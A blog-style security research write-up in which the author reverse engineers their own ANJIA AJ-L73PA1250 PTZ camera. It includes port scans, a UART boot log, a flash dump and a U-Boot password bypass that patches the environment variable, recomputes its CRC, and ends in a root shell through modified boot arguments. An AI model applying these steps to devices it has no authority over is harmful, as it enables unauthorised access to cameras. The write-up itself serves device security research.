Introduction and Trigger
At around 1:30 AM, I received a notification from my home monitoring system indicating that something was scanning my network. The source IP belonged to one of my cheap PTZ cameras.
The cameras are isolated on a separate network, but I wanted to understand what was happening, so I decided to reverse engineer both the camera and the Android app to find out what was really going on.
The unit discussed in this write-up is the ANJIA AJ-L73PA1250 PTZ. It’s a low-cost PTZ camera, and I see devices like this installed in many places — small coffee shops, storefronts, and mounted on the outside of buildings.
But what is the real cost of using a cheap PTZ camera, even one that claims to offer features like person detection?
 Figure 1: Camera exterior.
Initial Recon
I started with the camera itself since the alert came from it. An nmap scan showed Telnet and RTSP on port 8554 (default RTSP is 554), plus ONVIF ports. Telnet was the most interesting because it exposes the OS directly. I attempted brute force on Telnet and RTSP but without success…
Host is up (0.0030s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE         VERSION
23/tcp    open  telnet
843/tcp   open  unknown
1300/tcp  open  h323hostcallsc?
6688/tcp  open  tcpwrapped
8554/tcp  open  rtsp
8699/tcp  open  arcserve        ARCserve Discovery
16668/tcp open  unknown
So many ports for one tiny camera right?
Hardware Access
I tore down the camera and found a small PCB with three suspicious pins at the edge of the board. They measured 3.3V, which usually indicates a UART debugging interface. So lets connect it.

 Figure 2 and 3: UART header pins on the main PCB.
Raw UART Console
Captured with picocom at 112500 baud. I am including the full raw log for reference.
Show full UART boot log
picocom -b 112500 /dev/ttyUSB0
picocom v3.1

port is        : /dev/ttyUSB0
flowcontrol    : none
baudrate is    : 112500
parity is      : none
databits are   : 8
stopbits are   : 1
escape is      : C-a
local echo is  : no
noinit is      : no
noreset is     : no
hangup is      : no
nolock is      : no
send_cmd is    : sz -vv
receive_cmd is : rz -vv -E
imap is        :
omap is        :
emap is        : crcrlf,delbs,
logfile is     : none
initstring     : none
exit_after is  : not set
exit is        : no

U-Boot 2010.06-dirty (Aug 30 2022 - 17:53:20)

DRAM:  64 MiB
SF: Got idcode c2 20 17 c2 20
env_pinctrl: "GPIO0,GPIO1,GPIO2,GPIO3,GPIO30,GPIO28,GPIO29,GPIO31,GPIO32,GPIO37,GPIO38,GPIO39,GPIO40,GPIO41,GPIO42,GPIO43,GPIO44"
Net:   FH EMAC
Press 'E' to stop autoboot:  0
SF: Got idcode c2 20 17 c2 20
verify flash image OK
load kernel 0x00060000(0x00240000) to 0xa1000000
## Booting kernel from Legacy Image at a1000000 ...
   Image Name:   Linux-4.9.129
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2250928 Bytes = 2.1 MiB
   Load Address: a0008000
   Entry Point:  a0008000
   Verifying Checksum ... OK
   Loading Kernel Image ... OK
OK
prepare atags

Starting kernel ...

starting pid 90, tty '': '/etc/init.d/rcS'
E[RCS]: /etc/init.d/S01udev
Starting udev:      EEE[ OK ]
[RCS]: /etc/init.d/S02init_rootfs
init_rootfs begin
Etarget=release
/bin/mount -t squashfs /dev/mtdblock6 /app
/bin/mount -t jffs2 /dev/mtdblock4 /app/userdata
/bin/mount -t jffs2 /dev/mtdblock5 /app/res
init_rootfs OK
[RCS]: /etc/init.d/S03network
E[RCS]: /etc/init.d/S04app
ECurrent prodid: PQEW4-01
EEE=============================================
Kernel version : Linux 4.9.129
Kernel date    : 2022-08-31 16:03:06
SDK version    : bsp:FH885XV210_IPC_V1.0.0_20210928
sdk:FH885XV200_IPC_V1.1.0_20210716
patch:FH885XV200_IPC_V1.1.0.FP29_20220802
EModel name     : AJ-L73PA1250
FW version     : v220901.1359
Build date     : 2022-09-01T14:02
Chip name      : FH8852V210
=============================================
EFri Jul  1 00:00:00 UTC 2022
Evmm with 24064K
EEEEdev_id=RTL8188FU
EEEEEEEsensor_probe(v3.1): auto probe sensor
gc3003_mipi
EEEEEEEEEEEEopen local socket OK: @jdc_server
open local socket OK: @jsh_server
srv_system[/app/wifi_mode.sh sta start]
exec cmd: "/app/wifi_mode.sh sta start"
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE[    6.721223] libphy: linkdown . reset phy...
EEEEEEEEEEEENetwork config wlan0
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEROM:  Use nor flash.
ROM:  Init DDR..Training done.
ROM:  Ok
----------------------------
U-Boot 2010.06-dirty (Aug 30 2022 - 17:53:20)

DRAM:  64 MiB
SF: Got idcode c2 20 17 c2 20
env_pinctrl: "GPIO0,GPIO1,GPIO2,GPIO3,GPIO30,GPIO28,GPIO29,GPIO31,GPIO32,GPIO37,GPIO38,GPIO39,GPIO40,GPIO41,GPIO42,GPIO43,GPIO44"
Net:   FH EMAC
Press 'E' to stop autoboot:  00
MMC:   FH_MMC: 0
MMC FLASH INIT: No card on slot0!
### Please input uboot password: ###
*****************************************************************************************************
### Please input uboot password: ###

### Please input uboot password: ###

### Please input uboot password: ###

### Please input uboot password: ###
While watching the boot process after powering up the camera, I noticed a message that said: “Press ‘E’ to stop auto boot.”
Pressing it dropped me into a U-Boot prompt, but it still required a password — one I couldn’t guess. I tried many of the most common U-Boot and IoT passwords, but without success.
So there had to be another way… right?
~#picocom -b 112500 /dev/ttyUSB0

U-Boot 2010.06-dirty (Aug 30 2022 - 17:53:20)

DRAM:  64 MiB
SF: Got idcode c2 20 17 c2 20
env_pinctrl: "GPIO0,GPIO1,GPIO2,GPIO3,GPIO30,GPIO28,GPIO29,GPIO31,GPIO32,GPIO37,GPIO38,GPIO39,GPIO40,GPIO41,GPIO42,GPIO43,GPIO44"
Net:   FH EMAC
Press 'E' to stop autoboot:  00
MMC:   FH_MMC: 0
MMC FLASH INIT: No card on slot0!
### Please input uboot password: ###
******
### Please input uboot password: ###
********
### Please input uboot password: ###
Firmware Extraction and U-Boot Bypass
To get a closer look, I extracted firmware from the flash chip. The chip is an MX25L6433F, and I used a CH341A mini programmer with flashrom under Linux. After dumping the flash, I used binwalk to extract the firmware. This was simple part.

sudo flashrom -p ch341a_spi -c "MX25L6406E/MX25L6408E" -r backup.bin

The first files that caught my attention were the shadow file and an environment configuration file containing a ubootpwd string with a SHA-256 hash. I tried cracking it using popular wordlists, as well as mask attacks up to 8 characters, but failed.
The same thing happened with the shadow hash. I even found other people online asking about this shadow file — with no answers. It was clear the password wasn’t something like admin123, so I set that aside.


At this point, cracking seemed impossible, so I switched approaches. Instead of cracking the U-Boot password, I broke it. (:
I used a hex editor to invalidate the password variable by changing ubootpwd to ubooOpwd, then flashed the modified image. That worked, but the camera printed:
Warning - bad CRC, using default environment
U-Boot verifies the environment using a CRC32 checksum, and it was now failing, so it loaded the default environment hard-coded into the chip. That was a problem.
After some searching and experimentation, I recalculated the CRC32 using the chip’s memory configuration and fixed the checksum so the modified environment would load correctly.
Once I got into U-Boot, I immediately pressed “E” and boom we got the U-boot unlocked. So just used printenv to inspect the environment. To get a shell we need to add rdinit=/bin/sh to the boot args and ran the normal boot command:
setenv bootargs_run set bootargs console=ttyS0,115200 mem=40M mtdparts=spi0.0:64k(bootstrap),64k(uboot-env),256k(uboot),2688k(kernel),512k(data),-(app) rdinit=/bin/sh
run bootcmd
The camera booted and I got a root shell, but because I overwrote the environment it did not fully load user data. So I need to mount userdata manually:
mkdir -p /app/userdata
mount -t jffs2 /dev/mtdblock4 /app/userdata
